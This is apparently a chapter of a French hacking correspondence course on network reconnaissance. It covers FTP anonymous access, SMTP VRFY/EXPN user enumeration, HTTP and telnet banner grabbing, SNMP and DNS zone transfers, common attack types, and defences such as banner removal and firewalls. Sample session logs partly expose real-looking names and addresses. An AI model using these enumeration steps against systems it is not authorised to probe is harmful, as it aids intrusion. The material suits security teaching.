Une petite note au sujet de ce chapitre et des informations obtenues par rapport aux scans de ports. La mise en lumière de l'activité de certains ports peut révéler des informations sur le type de système distant comme les ports 135 à 140 (service NetBIOS de Windows), 111 (SunRPC sur des stations SUN)... Pour identifier le service qui tourne derrière un port, le pirate se réfère à sa liste de ports, puis il se connecte, et enfin il recherche des informations sur le service concerné via Internet. Il est tout à fait possible que vos systèmes fassent tourner des applications serveurs développées uniquement sous Windows ou sous Unix. Le fait de connaître le système d'exploitation d'une machine distante permettra alors au pirate de cibler la façon dont il pourra l'approcher.

*Note : Lorsque A envoie une requête à la machine B, celle-ci est à l'écoute permanente des requêtes présentées sur le port TCP (23 par défaut). B répond alors par une demande d'authentification, à laquelle A doit répondre (login + password). Lorsque cette phase est réussie, l'entrée standard est redirigée sur le clavier de A, et la sortie standard est redirigée sur l'écran de A. Tout se passe comme si l'utilisateur de A était devant la machine B, alors que des milliers de kilomètres peuvent les séparer.*


# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Récupérer des informations sur des services donnés

### FTP : Files Transfert Protocol

FTP est utile dès qu'il s'agit de transférer des données entre deux machines A et B. Comme pour tous les services, la machine A doit être équipée d'un client ftp, alors que la machine B est, elle, équipée d'un serveur FTP. Le protocole TCP utilise par convention le port TCP/21 pour les commandes, et le port TCP/20 pour les données. Le port TCP/21 est appelé l'interpréteur de protocole (Protocol Interpreter ou PI), alors que le port TCP/20 est appelé processus de transfert de données (data transfert process ou DTP).

Connectez-vous au service FTP visé, via le port 21. Regardez déjà quelles informations vous délivre la bannière, s'il y en a.




Recherchez éventuellement des informations sur le serveur mentionné. Puis tentez de vous connecter en anonyme. Préférez votre navigateur pour cette tâche. Internet Explorer vous permet de vous connecter directement à un service FTP, par défaut en Anonyme.

*Note : Une session "Anonyme" est une session gérée par l'administrateur qui permet à n'importe qui de profiter du service FTP du serveur (pour le téléchargement de fichiers sur le serveur, par exemple).*

*Mais la configuration de certains services FTP, qui laissent la possibilité d'accès à des sessions anonymes, est parfois désastreuse au point que certains sites laissent*

*traîner l'accès au fichier "passwd" (d'arborescence "/etc/passwd", sous un système linux, ce fichier contient tous les logins actifs sur la machine), ou encore l'arborescence complète du site, voire même des répertoires avec des accès écriture (où tout le monde peut envoyer des fichiers généralement).*



Depuis Internet Explorer le "browsing" (un affichage) des répertoires révèle des répertoires typiques de systèmes de type UNIX. Il s'agit de vérifier si c'est véritablement le cas. Ouvrez une session FTP via telnet et connectez-vous en Anonyme.

*Note : N'hésitez pas à consulter les différents répertoires accessibles afin de vous faire une idée sur le système.*

Généralement, sous FTP, les commandes ne varient pas selon les serveurs. Ainsi, pour vous connecter il vous faudra utiliser la syntaxe suivante :

1. USER Anonymous [pour rentrer en Anonyme]
2. PASS machin@chose.com [généralement, vous aurez à indiquer votre adresse e-mail comme mot de passe]

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Ensuite, vous vous retrouverez à l'aveugle, surtout si vous ne connaissez pas le système. Les commandes qu'il vous est possible d'enregistrer sont généralement listables par la commande "help" ou "?".

Sur l'exemple ci-dessous, les commandes du service FTP ont été utilisées (sur un autre système) pour mettre en lumière le type de système d'exploitation utilisé. Ici, les informations délivrées sont d'une importance mineure. Ceci dit, certains systèmes vont jusqu'à révéler la version du système d'exploitation, ce qui est manifestement plus grave.

```

USER Anonymous
331 Guest login ok, send your complete e-mail address as password.
PASS ojjjijgcFhb@uhqfdhfubopo.com
230-You are user #1 of 50 simultaneous users allowed.
230-
230 Logged in anonymously.
help
214-The following commands are recognized (* => unimplemented, + => extension).
214- ABOR CWD MKD OPTS+ REIN SITE STRU*
214- ACCT* DELE MLSD+ PASS REST SIZE SYST
214- ALLO* FEAT+ MLST+ PASV RETR SMNT* TYPE
214- APPE HELP MODE PORT RMD STAT USER
214- CDPD LIST NLST PWD RNFR STOR
214- CLNT+ MDTM NODP QUIT RNTD STOU
214-
214 Send comments to ovh@ovh.net.
MLST
250-Begin
type-dir;modify=20001027233524;UNIX.mode=0755 /
250 End.
FEAT
211-Extensions supported:
CLNT
MDTM
MLST type*;size*;modify*;UNIX.mode*;UNIX.owner;UNIX.uid;UNIX.group;UNIX.gid;uni
que
PASV
REST STREAM
SIZE
TUFS
Compliance Level: 19981201 (IETF mlst-05)
211 End.

```

## SMTP : Simple Mail Transfert Protocol

Le protocole SMTP est certainement un des protocoles le plus utilisé sur l'Internet. Son but est de permettre le transfert des courriers électroniques. Il est similaire au protocole FTP, de part son langage de commande. Il est généralement implémenté sur le port TCP/25.

Comme pour tous les autres services, un service SMTP peut révéler, par sa bannière, des informations. Mais le plus intéressant, c'est l'intégration, non nécessaire, de deux commandes spécifiques au service SMTP. Ces deux commandes sont "vrfy" et "expn". Pour vérifier si elles sont accessibles, tapez "help".

- Vrfy : cette commande a pour but de vérifier si une adresse e-mail existe à l'adresse du serveur questionné. Ce qui veut dire que si vous vous connectez à un système d'adresse "betetruc.com", que vous tapez "vrfy admin", et que le système vous répond positivement, c'est qu'il existe une adresse "admin@betetruc.com", et donc certainement un compte de login "admin" sur le système. Il est donc possible de récupérer des logins sur le système concerné.
- Expn : cette commande permet de vérifier l'existence d'alias au sein d'un système pour un compte donné. Un alias permet à une personne physique d'avoir plusieurs adresses e-mails. Cela peut être une bonne source d'informations.

```

$ ssh connexion Edition Terminal 2
220 [Illegible] i: ESMTPE Sendmail 8.9.3/8.9.3/FDN; Thu, 31 Jan 2002 01:59:29 +0100
help
214-This is Sendmail version 8.9.3
214-Topics:
214- HELO EHL0 MAIL RCPT DATA
214- RSET NOOP QUIT HELP URFB
214- EXPN VERB ETRN DSN
214-For more info use "HELP <topic>".
214-To report bugs in the implementation send email to
214- sendmail-bugs@sendmail.org.
214-For local information send email to Postmaster at your site.
214 End of HELP info
vrfy root
250 <root@jab .fr>
expn root
250 <antoine@or .fr>
250 <xavier@bab .fr>
250 <pj@izno .fr>
250 <lulu@ro .fr>
250 <bureau@e .fr>
vrfy antoine
250 Antoine Hulin <antoine@ja .fr>

```



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Dans l'exemple ci-dessus, le pirate a réussi à avoir des informations sur l'identité d'une personne, et sur les alias tournant pour "root" (certainement des adresses correspondant à d'autres administrateurs systèmes).

### HTTP

Pour vous connecter à un système via HTTP, utilisez le port 80. Après quoi, il vous est possible d'envoyer différentes commandes au système, celles-ci pouvant avoir des conséquences différentes. Le procédé consiste à envoyer d'abord une commande valide, puis à appuyer sur ENTER afin de renvoyer une validation.

Prenons un exemple concret :

1. Connectez-vous sur [www.microsoft.com](http://www.microsoft.com) (telnet [www.microsoft.com](http://www.microsoft.com) 80)
2. Entrez comme commande : `OPTIONS / HTTP/1.0`
3. Validez en appuyant sur ENTER, et revalidez à nouveau.
4. Les informations contenues dans P3P ("Platform for Privacy Preferences") désignent les informations collectées sur les utilisateurs. Référez-vous à <http://www.w3.org/TR/P3P/> pour en savoir plus sur le système P3P.



```

OPTIONS / HTTP/1.0
--
HTTP/1.1 404
Server: Microsoft-IIS/5.0
Date: Thu, 21 Mar 2002 23:06:53 GMT
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR S
AMo CNT COM INT NAV ONL PHY PRE PUR UNI'
Pragma: no-cache
cache-control: no-store
Connection: Keep-Alive
Content-Length: 20049
Content-Type: text/html
Expires: Thu, 21 Mar 2002 23:06:53 GMT
Cache-control: private

```

Il est aussi possible d'utiliser la commande GET et OPTIONS sur un même serveur, ceci permettant de révéler un certain nombre d'informations intéressantes de façon complémentaire.

```

GET / HTTP/1.0
--
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR S
AMo CNT COM INT NAV ONL PHY PRE PUR UNI'
Content-Location: http://tkmsftwbw09/default.htm
Date: Thu, 21 Mar 2002 23:10:30 GMT
Content-Type: text/html
accept-Ranges: bytes
Last-Modified: Wed, 20 Mar 2002 01:48:51 GMT
ETag: "90e1c362b1cfc11:886"
Content-Length: 26668

```

Un autre exemple ! IP : XXX.XXX.XXX.XXX : 80 - Service HTTP. Ici, le serveur révèle sa version ainsi que les commandes autorisées.

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

OPTIONS / HTTP/1.0

```

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 21 Mar 2002 23:40:32 GMT
MS-Author-Via: MS-PP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DAVL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PR
OPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
  
```

GET / HTTP/1.0

```

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 21 Mar 2002 23:41:47 GMT
Connection: Keep-Alive
Content-Length: 1275
Content-Type: text/html
Set-Cookie: ASPSESSIONIDGGQGSDC=KENDJHDBAKFGGDCIOEPBHJLJ; path=/
Cache-control: private
  
```

Mis à part la version du serveur et les modules qui tournent dessus, les informations récoltées ne sont pas toutes cruciales mais peuvent vous amener à mieux situer la configuration du système cible. Notez que vous serez normalement déconnecté du système, il s'agit de lire les informations sans quitter la session telnet (sans confirmer la déconnection). Par ailleurs, il se peut tout à fait qu'un service HTTP ne délivre qu'un nombre minimal d'informations, et ceci en raison de la configuration adaptée du serveur. Que ce soit sur les serveurs IIS ou Apache, vous pouvez contrôler et modifier les informations fournies par votre serveur, et donner de fausses pistes au pirate !

*Note concernant HTTP : autant un serveur HTTP tel que IIS est soumis à de nombreuses failles, autant sur Apache, le nombre de failles est quasi-inexistant. Apache est une application serveur pour différents systèmes d'exploitations, y compris Windows. Il est entièrement gratuit et a forte tendance à concurrencer le serveur IIS en raison de sa qualité et de sa fiabilité. Il s'octroie d'ailleurs une plus grande part de marché que ce dernier. Mais ne vous fiez pas à ce modèle de sécurité : des erreurs de configuration inhérentes à la distraction de l'administrateur peuvent avoir de lourdes conséquences. Apache.org en a fait les frais en 99.*

## SNMP : Simple Network Management Protocol

SNMP est un protocole de gestion d'équipement réseau qui permet à l'administrateur d'interroger ses équipements afin d'en récupérer des informations. Dans notre exemple, nous avons trouvé quatre équipements sur notre réseau qui figuraient dans le community string "public", c'est-à-dire que n'importe qui peut avoir accès aux informations que les équipements renvoient.




Vous pouvez trouver sur internet des outils qui permettent d'automatiser les requêtes. <http://www.solarwinds.net/>

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

*Note : le community string "public" est, généralement, la valeur par défaut attribuée à une machine faisant tourner un agent SNMP. C'est à l'administrateur d'en modifier la configuration. Le contraire d'un string public est le string "private", qui, lui, n'autorise à ne délivrer aucune information au grand public.*

### TELNET

Pas de miracle pour Telnet. Ce service est généralement restreint par une identification obligatoire par login et mot de passe. La bannière qu'affiche le système peut en revanche être utile. Utilisez telnet pour vous connecter. Par défaut, vous vous connectez sur le port 23, donc, il n'est pas nécessaire de spécifier de port.




```

Connexion  Edition  Terminal  ?

Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.17 on an i686
login: █
  
```

Dans notre exemple, la version complète du système d'exploitation est dévoilée. Mais, et c'est tout aussi grave, la version du noyau (Kernel 2.2.17) l'est aussi. Avec de telles informations, ce type de système risque de ne pas tenir deux secondes face à un pirate de niveau moyen.

Pour l'imprimante réseau HP IP=XXX.XXX.100.243:23 (trouvée avec le scan SNMP ci-dessus), il semble que cela ne soit pas le cas.



```

HP JetDirect

Please type "?" for HELP, or "/" for current settings
> ?
  To Change/Configure Parameters Enter:
  Parameter-name: value <Carriage Return>

  Parameter-name  Type of value
  ip:             IP-address in dotted notation
  subnet-mask:   address in dotted notation
  default-gw:    address in dotted notation
  syslog-svr:    address in dotted notation
  idle-timeout:  seconds in integers
  set-cmnty-name: alpha-numeric string (32 chars max)
  host-name:     alpha-numeric string (upper case only, 32 chars max)
)
  dhcp-config:   0 to disable, 1 to enable
  ipx/spx:       0 to disable, 1 to enable
  dlc/l1c:       0 to disable, 1 to enable
  ethertalk:     0 to disable, 1 to enable
  banner:        0 to disable, 1 to enable

  Type passwd to change the password.

  Type "?" for HELP, "/" for current settings or "quit" to save-and-exit.
  Or type "exit" to exit without saving configuration parameter entries
  
```

### Le transfert de zone DNS

Si vous possédez un réseau ouvert sur le monde, ainsi que plusieurs ip sur le net, il est fort probable que vous possédiez un serveur DNS, ou serveur de noms de domaines. Son rôle est de fournir aux visiteurs l'adresse ip correspondant au nom du système demandé par l'utilisateur. Expliquons brièvement son fonctionnement sur lequel nous reviendrons dans le cours suivant.

Vous souhaitez vous connecter au site de [www.dmpfrance.com](http://www.dmpfrance.com)

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Vous allez alors envoyer une requête DNS au serveur DNS de votre fournisseur d'accès afin qu'il transforme `www.dmpfrance.com` en adresse ip à joindre. Cependant, cette adresse ip peut être, dans le cas d'un réseau important que vous posséderiez, l'adresse ip d'un serveur DNS propre à l'entreprise et appartenant à son domaine, que vous interrogerez à son tour, afin d'obtenir l'adresse ip de `www.dmpfrance.com`. Les adresses ip de ces serveurs DNS peuvent être obtenues comme vous avez pu le voir par l'intermédiaire des banques de données whois.

Le serveur DNS, pour être en mesure de savoir quel ip correspond à quel nom d'hôte, maintient à jour une table de correspondance. A quoi sert donc ce transfert de zone ? Simplement à mettre à jour cette table de correspondance auprès d'autres serveurs DNS, généralement un serveur DNS de sauvegarde.

Malheureusement pour nous, si votre serveur est mal configuré, il peut autoriser la consultation de cette table à n'importe qui. Le pirate aura alors accès aux adresses ip et aux noms de toutes les machines composant le réseau, noms qui sont souvent très révélateurs de leur rôle dans le réseau.

Une fois l'ensemble de ces informations obtenues, le pirate cherchera laquelle semble la plus vulnérable, profitant de cette faiblesse pour s'introduire dans votre réseau.

Ces informations peuvent être obtenues grâce à l'utilitaire MegaPing ([http://www.softpile.com/Internet/Utilities/Download\\_08678\\_1.html](http://www.softpile.com/Internet/Utilities/Download_08678_1.html)).



Il est toutefois possible de limiter ce transfert de zone, qui sous windows est autorisé par défaut vers n'importe quel serveur. Pour ce faire, lancer l'utilitaire MMC sous `\Services et Applications\DNS[serveur]\Forward Lookup Zone\[Nom de Zone]` | Propriété, cochez l'option `Only to the following servers`, et donner l'adresse ip de votre serveur de sauvegarde. Il est également possible de désactiver totalement ce transfert de zone si vous estimez ne pas en avoir besoin, en décochant l'option "Allow transfert zone".

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Les différents types d'attaques

---

### La configuration du système

Si un système s'avère mal configuré, le pirate peut tenter d'exploiter des erreurs de configuration, compromettant la sécurité du système. Ces erreurs de configuration nécessitent de bien connaître le fonctionnement du système ciblé car le principe de leur exploitation n'est pas le même que pour les failles. Elles sont variables, spécifiques à certains environnements, ce qui rend la facilité de leur exploitation, ainsi que les processus qui permettent de les exploiter, quasi-aléatoires.

Configuration par défaut : la faiblesse première d'un système.

En guise d'exemple de problème de configuration, on pourrait parler des systèmes dont la configuration d'origine n'a pas été retouchée. Les routeurs sont potentiellement les premières victimes de ces problèmes.

1. Le pirate va s'attaquer à un système spécifique;
2. Il va regarder de quel type de système il s'agit (révélation d'informations par SNMP ou par les bannières);
3. Il va rechercher des documents relatifs à la configuration d'origine du système (comme des listes contenant les mots de passes par défaut pour l'accès à l'administration du système) ;
4. Il va tester ces logins et/ou mots de passes.

### Failles logicielles et exploits

Au niveau des serveurs, les failles logicielles recherchées se portent, quasiment tout le temps, sur les applications serveurs. Trouver des failles n'est pas une chose facile, et il n'est pas rare que les pirates, même les plus expérimentés, exploitent des failles déjà connues et publiques. Cette exploitation de failles se fait couramment par ce qu'on appelle des "exploits". Un exploit est le processus (un logiciel, une suite de manipulations, etc.) qui permet d'utiliser une faille pour porter atteinte au système cible.

Failles et exploits sont recensés sur des sites spécialisés comme SecurityFocus (<http://www.securityfocus.com>), Securiteam (<http://www.securiteam.com>)... Il devient donc facile de tester d'éventuelles vulnérabilités sur un système à l'aide des informations que diffusent ces sites.

Certains logiciels permettent de repérer et d'exploiter une faille sans qu'aucune compétence technique ne soit requise. Les utilisateurs de ce type de logiciels sont aussi connus sous le nom de "Script Kiddies" ou "Lamers".

### Le "bruteforce"

Le Bruteforce est une technique qui consiste à tester, pour un nom d'utilisateur donné, des séries de mots de passes. Cette technique est efficace sur les systèmes ne mettant pas de limite aux nombres d'essais de saisies de mots de passes. Référez-vous à l'article de HackerZ Voice n° 6, en ligne sur [www.dmpfrance.com](http://www.dmpfrance.com), pour en savoir plus sur les méthodes et processus d'identification.

Comme il est possible de le constater, l'attaque est ce qu'il y a de plus court à faire, car c'est blanc ou noir. L'attaque marche ou ne marche pas. Certes, certaines attaques peuvent être longues, d'autres très brèves, d'autres compliquées... Des faiblesses peuvent apparaître lors de la recherche d'informations sur le système, permettant de réaliser une attaque sur l'instant.



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Protéger votre système

### Avoir une bonne politique de mot de passe

Vous l'aurez constaté au cours de ces différents chapitres, des mots de passe faibles, c'est-à-dire faciles à deviner, ou ayant un quelconque rapport avec un élément de votre vie personnelle sont une faille béante que n'hésiteront pas à employer certains pirates qui n'ont pas peur du manque de discrétion. Il faut cependant savoir que ce sont ces mots de passe dits faibles qui sont à l'origine de la majorité des intrusions. En effet, les pirates disposent de dictionnaires de mots de passe qui peuvent faire plusieurs dizaines de mégabits, et dans lesquels sont listés les mots les plus farfelus que vous pourriez utiliser. N'ayez donc pas uniquement confiance dans la longueur de vos mots de passes.

Qu'est-ce qu'un bon mot de passe alors ? Considérez qu'il doit faire au moins huit caractères de long, et alternez caractères de type numérique et alphanumérique, par exemple :

r2Hm8jK10n

Evidemment, un intrus potentiel pourrait essayer toutes les combinaisons possibles, mais le temps que cela prendrait pour trouver un tel mot de passe rend cette option inenvisageable.

### Faire disparaître ses bannières

Comme vous l'avez constaté, une personne recherchant des informations sur vos serveurs et sur votre système d'exploitation serait ravie de voir que vous laissez à sa disposition cette mine d'informations que sont les bannières. Il suffit donc d'en changer le contenu, et pourquoi pas même d'y insérer de fausses informations, qui induiront le pirate en erreur. Sous linux, pour changer la bannière du serveur telnet, il suffit de se rendre dans le fichier `/etc/issue.net..` Pour les autres serveurs, les bannières se changent directement dans les fichiers de configuration qui leur sont propres.

### La mise en place d'un firewall

Un firewall a pour tâche d'empêcher toutes connexions non désirées, et surtout non autorisées à l'un de vos serveurs. Il interdit donc toutes connexions sur l'ensemble des ports 1-65535, si celles-ci n'ont pas été spécifiées comme étant autorisées. Il existe deux politiques différentes de règles à appliquer, l'une bonne, l'autre mauvaise :

- on interdit tout, puis on explicite spécifiquement ce qui est autorisé, il s'agit naturellement de la bonne politique
- on autorise tout, puis on explicite spécifiquement ce qui est interdit, il s'agit de la mauvaise politique

Pourquoi donc un administrateur utiliserait cette deuxième politique alors qu'il est évident qu'elle n'est pas souhaitable : parce que certaines applications et certains serveurs nécessitent de créer plusieurs canaux de communication, et cela demande une configuration plus délicate des règles de filtrage au niveau du firewall pour permettre à celles-ci de fonctionner correctement. Cependant, cette négligence peut avoir des conséquences désastreuses en ce qui concerne l'intégrité de votre système.


Il est une autre notion à expliquer concernant les firewalls qui n'est pas forcément évidente au premier abord. Quand on parle de firewall, on pense toujours au fait de bloquer les connexions entrantes, c'est-à-dire celles qui sont destinées à vos serveurs. Ceci est vrai mais pas complet. Un firewall peut également empêcher les connexions sortantes. Pourquoi donc utiliser une telle option ? Il y a d'abord les cas où vous voudriez empêcher les utilisateurs de votre système de perpétrer des actes de piratage, ou d'accéder à certains services, mais ce point ne sera abordé que plus tard. Il existe un autre cas où le pirate, conscient du fait que votre firewall lui interdit toutes connexions à votre serveur, vous fasse exécuter un programme à votre insu qui se chargerait de se connecter à son ordinateur, établissant une connexion sortante, et à l'aide d'une autre technique qui ne sera pas expliquée ici, lui permettra de prendre possession de votre système, malgré son impossibilité à se connecter à celui-ci.

Il existe pour cela un excellent freeware du nom de Zone Alarm ([www.zonealarm.com](http://www.zonealarm.com)), très simple d'utilisation, mais qui a le désavantage de n'être réellement efficace que sur un poste mono-utilisateur. Il a cependant l'avantage d'avoir un système de mise en place de règles extrêmement simple. Par défaut, et dès la fin de son installation, il interdit toutes connexions, qu'elles soient entrantes ou sortantes. Puis, à chaque fois qu'une connexion extérieure cherchera à accéder à l'un de vos serveurs, il vous demandera l'autorisation. De plus, pour chaque application sortante, c'est-à-dire qui cherche à se connecter au web, il vous demandera également l'autorisation de laisser cette

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

connexion s'établir. Vous aurez la possibilité bien sûr de rendre cette autorisation permanente en cochant la case adéquate lors de l'affichage du menu d'avertissement. Enfin, ce firewall bloquera et enregistrera (vous donnant l'ip de l'assaillant) les attaques lancées contre votre système, ainsi que les requêtes icmp\_echo\_request (ping) et les scans de ports et, bien entendu, chaque tentative de connexion.

Voici le panneau de commande général de zonealarm:



Et les tentatives d'accès depuis/jusqu'à votre ordinateur sont affichées dans des fenêtres différentes:



Dans ce cas, zonealarm a bloqué une demande de connexion provenant de l'adresse 192.168.2.20 en de notre serveur netbios.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Dans ce cas, zonalarm demande s'il a l'autorisation de laisser le programme ping.exe aller sur internet. Si vous n'avez lancé aucun programme qui devrait aller sur le net, vous devriez refuser sa sortie. Il peut s'agir d'une application installée par un pirate dans votre système pour le contrôler à distance, ou pour vous voler des informations.

### La recherche de données sur Internet

Qu'elle soit informaticienne, pirate ou novice, une personne doit être à même de mettre à sa contribution toutes les ressources à portée de sa main. La première zone d'information qu'ait une personne dans ce domaine n'est plus la littérature. C'est Internet.

Savoir mener des recherches efficaces sur Internet est la clef de la réussite. Personne n'a la science infuse, mais le rassemblement des masses de données sur un seul et même réseau permet à n'importe qui d'avoir accès à n'importe quel savoir.

Les sources d'informations sur le piratage ne sont pas aussi rares qu'on pourrait le croire. Certes, les sites illégaux diffusant moult "cracks" ou tutoriaux illégaux sont difficilement repérables. En revanche, les sites légaux et sur le thème du piratage sont aussi nombreux que leurs sujets sont diversifiés.

Les sites sur la sécurité informatique sont de bien meilleures sources d'informations que des pages personnelles sur le piratage. En effet, ce sont en général des personnes qualifiées qui administrent ces sites, et non pas des personnes en carence de savoir. Par conséquent, on ne saurait trop vous recommander ces sites. Ils fournissent une documentation généralement riches en information et offrent de nombreux points d'accès vers des tutoriaux qui s'adressent aussi bien aux débutants qu'à des personnes qualifiées.

